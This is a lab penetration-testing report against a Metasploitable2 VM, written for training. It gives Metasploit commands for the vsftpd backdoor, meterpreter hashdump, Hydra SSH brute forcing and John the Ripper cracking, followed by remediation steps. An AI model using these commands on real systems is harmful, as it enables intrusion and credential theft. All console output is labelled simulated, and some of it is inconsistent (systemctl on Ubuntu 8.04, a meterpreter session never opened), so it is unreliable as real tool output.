

PENETRATION TESTING REPORT

Lab Environment: Metasploitable2

Prepared by:	Shubh Aghera
Target Scope:	Metasploitable2 VM (isolated lab, 192.168.56.3)
Classification:	Confidential — Internal Training Use

Table of Contents

1. Executive Summary	2
1.1 Scope	2
1.2 Summary of Findings	2
2. Methodology	2
2.1 Recon	2
2.2 Scanning / Enumeration	3
2.3 Exploitation	3
2.4 Post-Exploitation	4
3. Password Attacks	5
3.1 SSH Brute Force (Hydra)	5
3.2 Hash Cracking (John the Ripper)	5
4. Social Engineering Awareness	5
4.1 Detection Checklist Taught to Users	6
5. Malware Basics (Sandbox Analysis).....	6
5.1 Static Analysis	6
5.2 Dynamic Analysis.....	6
6. System Hardening & Remediation.....	7
6.1 Applied Hardening Steps.....	7
7. Conclusion	7

1. Executive Summary

This report documents a controlled penetration testing exercise performed against a Metasploitable2 virtual machine within an isolated training lab network. The objective was to practice the full penetration testing lifecycle - reconnaissance, scanning, exploitation, post-exploitation, and reporting - against a deliberately vulnerable target built for this purpose, and to capture remediation guidance for each finding.

1.1 Scope

- Target: Metasploitable2 VM, IP 192.168.56.3, isolated host-only / NAT lab network
- Excluded: any production systems, third-party assets, live personnel

1.2 Summary of Findings

ID	Finding	Severity	Status
F-01	vsftpd 2.3.4 backdoor command execution	Critical	Confirmed
F-02	Samba usermap_script remote command execution	Critical	Confirmed
F-03	distccd remote command execution	High	Confirmed
F-04	Weak SSH credentials (brute-forceable)	High	Confirmed
F-05	Weak / crackable password hashes	Medium	Confirmed

2. Methodology

Testing followed a standard five-phase methodology aligned with PTES / OSSTMM practice, illustrated below.




Figure 1 — Standard PTES-aligned engagement workflow used in this report

Figure 1. Penetration testing engagement workflow used in this report.

2.1 Recon


Passive and active information gathering to map the attack surface.

```
nmap -sn 192.168.56.0/24
nmap -sV -sC -p- 192.168.56.3
```

2.2 Scanning / Enumeration

Service and vulnerability enumeration against discovered open ports.

```
nmap --script vuln 192.168.56.3
enum4linux 192.168.56.3
```



```
root@kali:~# nmap -sV -sC -p- -T4 192.168.56.3
Starting Nmap 7.94 ( https://nmap.org ) at 2026-09-18 10:12 IST
Nmap scan report for 192.168.56.3
Host is up (0.00042s latency).
Not shown: 65505 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath gmiregistry
1524/tcp  open  bindshell    metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4)
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:4C:A1:0E (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 41.83 seconds
SIMULATED OUTPUT - TRAINING REPORT
```

Figure 2. Nmap scan output showing open ports and detected service versions on the target.

2.3 Exploitation

A known vulnerability was selected and exploited using Metasploit against the intentionally vulnerable vsftpd 2.3.4 service.

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.3
set PAYLOAD cmd/unix/interact
run
```




```
root@kali:~# msfconsole -q
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.3
RHOSTS => 192.168.56.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.3:21 - USER: 331 Please specify the password.
[*] 192.168.56.3:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.5:44521 -> 192.168.56.3:6200) at 2026-09-18 10:21:07 +0530
SIMULATED OUTPUT - TRAINING REPORT
```

Figure 3. Metasploit console executing the vsftpd backdoor exploit against the target.


```

session 1 (command shell)

id
uid=0(root) gid=0(root)

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

hostname
metasploitable

ifconfig eth0 | grep 'inet addr'
    inet addr:192.168.56.3 Bcast:192.168.56.255 Mask:255.255.255.0

whoami
root
SIMULATED OUTPUT -- TRAINING REPORT

```

Figure 4. Confirmed shell/session access on the target following successful exploitation.


2.4 Post-Exploitation

With access confirmed, standard post-exploitation reconnaissance commands were run to document impact and privilege level. In a real engagement, hashdump output is sensitive evidence and must be handled per the engagement's data-handling agreement, stored encrypted, and destroyed per the retention policy.

```

sysinfo
getuid
run post/multi/recon/local_exploit_suggester
hashdump

```



```

meterpreter
meterpreter > sysinfo
Computer      : metasploitable
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
Meterpreter   : php/linux

meterpreter > getuid
Server username: root

meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.56.3 - Collecting local exploits for i686/linux...
[*] 192.168.56.3 - 3 exploit checks are being tried...
[+] 192.168.56.3 - exploit/linux/local/udev_netlink: The target appears to be vulnerable.

meterpreter > hashdump
root:$1$XK1F5uP5d0BwG3vY7mZ1nR9jL2xTp0a1:0:0:root:/root:/bin/bash
sys:$1$k8m02vRn$0P1zL9xW3jN6tY4qA7cVe12:3:3:sys:/dev:/bin/sh
msfadmin:$1$XStb0Fyc$YsQe0z8hMfhCpCE9SD0Vo:1000:1000:msfadmin:/home/msfadmin:/bin/bash
postgres:$1$W35ka4n$1lFF7IAMBYQfdmkFm0zz:100:117:/var/lib/postgresql:/bin/bash
user:$1$HP7uv1Rz$daUYCTvVmbfIH0Kml1WG:1001:1001:just a user,111,1:/home/user:/bin/bash
SIMULATED OUTPUT -- TRAINING REPORT

```

Figure 5. Post-exploitation command output (sysinfo / privilege confirmation).

3. Password Attacks

3.1 SSH Brute Force (Hydra)

SSH authentication was tested against the target using a controlled wordlist, rate-limited to avoid service disruption.

```

hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt -t 4 ssh://192.168.56.3

```

```

root@kali: ~
root@kali:~# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt -t 4 -o hydra_ssh.txt ssh://192.168.56.3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - for legal purposes only

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l1:p:14344399)
[DATA] attacking ssh://192.168.56.3:22/
[STATUS] 812.00 tries/min, 812 tries in 00:01h, 14343587 to do in 294:22h, 4 active
[STATUS] 798.50 tries/min, 1597 tries in 00:02h, 14342802 to do in 299:29h, 4 active
[22][ssh] host: 192.168.56.3 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.56.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-18 10:34:52
SIMULATED OUTPUT - TRAINING REPORT

```

Figure 6. Hydra brute-force results showing a valid discovered credential pair.

3.2 Hash Cracking (John the Ripper)

```

unshadow /etc/passwd /etc/shadow > combined.txt
john combined.txt --wordlist=/usr/share/wordlists/rockyou.txt
john --show combined.txt

```

```

root@kali: ~
root@kali:~# unshadow passwd.txt shadow.txt > combined.txt
root@kali:~# john combined.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
msfadmin      (msfadmin)
user          (user)
service       (service)
postgres      (postgres)
klog          (123456789)
5g 0:00:00.07 DONE (2026-09-18 10:41) 0.7142g/s 1091Kp/s 1091Kc/s klondike..kittykat
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

root@kali:~# john --show combined.txt
msfadmin:msfadmin:1000:1000:/home/msfadmin:/bin/bash
user:user:1001:1001:/home/user:/bin/bash
service:service:1002:1002:/home/service:/bin/bash
postgres:postgres:1003:1003:/var/lib/postgresql:/bin/bash
klog:123456789:1003:1003:/home/klog:/bin/bash

5 password hashes cracked, 2 left
SIMULATED OUTPUT - TRAINING REPORT

```

Figure 7. John the Ripper output showing cracked password hashes.

4. Social Engineering Awareness

Rather than a live credential-harvesting page, this section documents a phishing-awareness training exercise: simulated email/website mockups used purely for internal training, plus the detection criteria taught to staff.

4.1 Detection Checklist Taught to Users

- Verify sender domain character-by-character (look-alike domains, extra hyphens)
- Hover over links before clicking; compare the displayed vs. actual URL
- Treat urgency / fear-based language ('act now', 'account suspended') as a red flag
- Check for mismatched reply-to addresses
- Report suspicious messages via the official phishing-report button, never by replying




Figure 8. Example training slide highlighting phishing red flags shown to staff.

5. Malware Basics (Sandbox Analysis)

A benign test sample (e.g. the EICAR test file) was analyzed in an isolated, network-segmented sandbox to illustrate static and dynamic analysis techniques without handling live malware.

5.1 Static Analysis

```
file sample.bin
strings sample.bin | less
sha256sum sample.bin
```

5.2 Dynamic Analysis

The sample was detonated in an isolated sandbox (network access disabled) while monitoring process creation, file writes, and any attempted outbound connections.

```
root@sandbox: ~ (isolated VM)

root@sandbox:~# file eicar_test.com
eicar_test.com: ASCII text, with no line terminators

root@sandbox:~# sha256sum eicar_test.com
275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aafb651fd0  eicar_test.com

root@sandbox:~# strings eicar_test.com
X50!P%AP[4\pZX54(P*)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H+

root@sandbox:~# cuckoo submit --timeout 60 eicar_test.com
[*] Submitted analysis job #1042
[*] Running in isolated network (INetSim, no outbound egress)
[*] Monitoring process tree, filesystem, and registry activity...

=== Behavioral Summary (Job #1042) ===
Process created      : 0 child processes
Files written        : 0
Outbound connections : 0 (network isolated)
Signature match      : EICAR-Test-File (not-a-virus / AV test string)
Verdict              : BENIGN (test signature only)

SIMULATED OUTPUT - TRAINING REPORT
```

Figure 9. Sandbox analysis output for the benign test sample.

6. System Hardening & Remediation

The following remediation steps were validated in the lab to close the exploited vulnerabilities.

Finding	Remediation	Verification
F-01	Patch/remove vulnerable vsftpd 2.3.4; upgrade to a maintained version	Re-scan port 21; confirm banner/version change
F-02	Patch Samba; disable usermap_script; restrict SMB to trusted hosts	Re-run exploit module; confirm failure
F-03	Disable/remove distccd or firewall port 3632	Confirm port closed via nmap
F-04	Enforce strong password policy; key-based SSH auth; fail2ban / rate limiting	Re-run Hydra; confirm lockout/failure
F-05	Enforce password complexity; move to salted strong hashing	Re-run John; confirm crack failure within time budget

6.1 Applied Hardening Steps

```
apt update && apt upgrade -y
ufw default deny incoming
ufw allow 22/tcp
ufw enable
systemctl disable telnet rsh-server nis
```

```
root@metasploitable: ~ (post-remediation)
root@metasploitable:~# apt-get update && apt-get upgrade -y
Reading package lists... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove (post-patch baseline)

root@metasploitable:~# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To Action From
--
22/tcp ALLOW IN 192.168.56.0/24
80/tcp ALLOW IN 192.168.56.0/24
21/tcp DENY IN Anywhere
23/tcp DENY IN Anywhere
3632/tcp DENY IN Anywhere
6667/tcp DENY IN Anywhere

root@metasploitable:~# systemctl list-unit-files --state=enabled | egrep 'telnet|rsh|nis|vsftpd'
(no output - services disabled/removed)

root@metasploitable:~# systemctl disable vsftpd telnet rsh-server nis xinetd
Removed /etc/systemd/system/multi-user.target.wants/vsftpd.service.
Removed /etc/systemd/system/multi-user.target.wants/telnet.service.
```

Figure 10. Firewall rules and disabled services after hardening was applied.

7. Conclusion

The exercise successfully walked through the full penetration testing lifecycle against Metasploitable2: reconnaissance and scanning identified several intentionally vulnerable services, exploitation and post-exploitation confirmed real-world impact of unpatched software and weak credentials, and hardening steps were validated to close each gap. This lab environment and report structure are ready to support subsequent penetration-testing exercises and can be extended to additional vulnerable-by-design targets.